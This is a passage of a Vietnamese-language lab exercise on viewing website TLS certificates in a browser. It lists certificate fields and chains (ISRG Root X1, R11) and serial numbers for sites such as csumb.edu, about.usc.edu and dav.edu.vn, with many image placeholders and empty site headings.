



8. Từ khu vực Certificate Fields, chọn trường được yêu cầu trong bảng.

Ví dụ, nếu bạn muốn xem thông tin về "Serial Number", hãy chọn "Serial Number" từ danh sách **Certificate Fields**, và giá trị của nó sẽ hiển thị ở phần **Field Value** bên dưới. Lặp lại quy trình này với các trường khác mà bạn cần ghi vào bảng.




10. Chọn Close khi bạn hoàn thành việc xem chứng chỉ.




Nhiệm vụ 2: Khám phá chứng chỉ của các trang web khác

Truy cập vào URL HTTPS


yahoo




google



facebook



printerest



csumb

| |
|--|
| csumb.edu |
| Certificate Fields |
| <div><div>▼ csumb.edu</div><div>▼ Certificate</div><div>Version</div><div>Serial Number</div><div>Certificate Signature Algorithm</div><div>Issuer</div><div>▼ Validity</div><div>Not Before</div><div>Not After</div><div>Subject</div><div>▼ Subject Public Key Info</div></div> |
| Field Value |
| 4E:2D:AB:43:AA:D4:80:C9:82:AA:11:4F:7E:7A:B1:D7 |

usc

| |
|--|
| <div>▼ ISRG Root X1</div> <div>▼ R11</div> <div>about.usc.edu</div> |
| Certificate Fields |
| <div><div>▼ about.usc.edu</div><div>▼ Certificate</div><div>Version</div><div>Serial Number</div><div>Certificate Signature Algorithm</div><div>Issuer</div><div>▼ Validity</div><div>Not Before</div><div>Not After</div><div>Subject</div><div>▼ Subject Public Key Info</div></div> |
| Field Value |
| 03:3A:E8:57:A3:7A:E5:A8:2F:0F:22:14:23:75:90:66:98:55 |

dav


▼ ISRG Root X1
 ▼ R11
 dav.edu.vn


Certificate Fields


▼ dav.edu.vn
 ▼ Certificate
 Version
 Serial Number
 Certificate Signature Algorithm
 Issuer
 ▼ Validity
 Not Before
 Not After
 Subject
 ▼ Subject Public Key Info

